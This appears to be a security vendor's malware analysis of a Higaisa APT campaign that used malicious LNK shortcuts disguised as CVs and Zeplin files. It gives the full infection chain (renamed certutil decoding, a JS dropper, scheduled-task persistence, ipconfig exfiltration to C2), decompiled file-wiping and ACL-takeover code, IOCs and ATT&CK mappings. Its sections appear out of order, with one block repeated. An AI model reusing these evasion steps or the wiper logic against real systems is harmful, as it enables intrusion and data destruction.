Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.

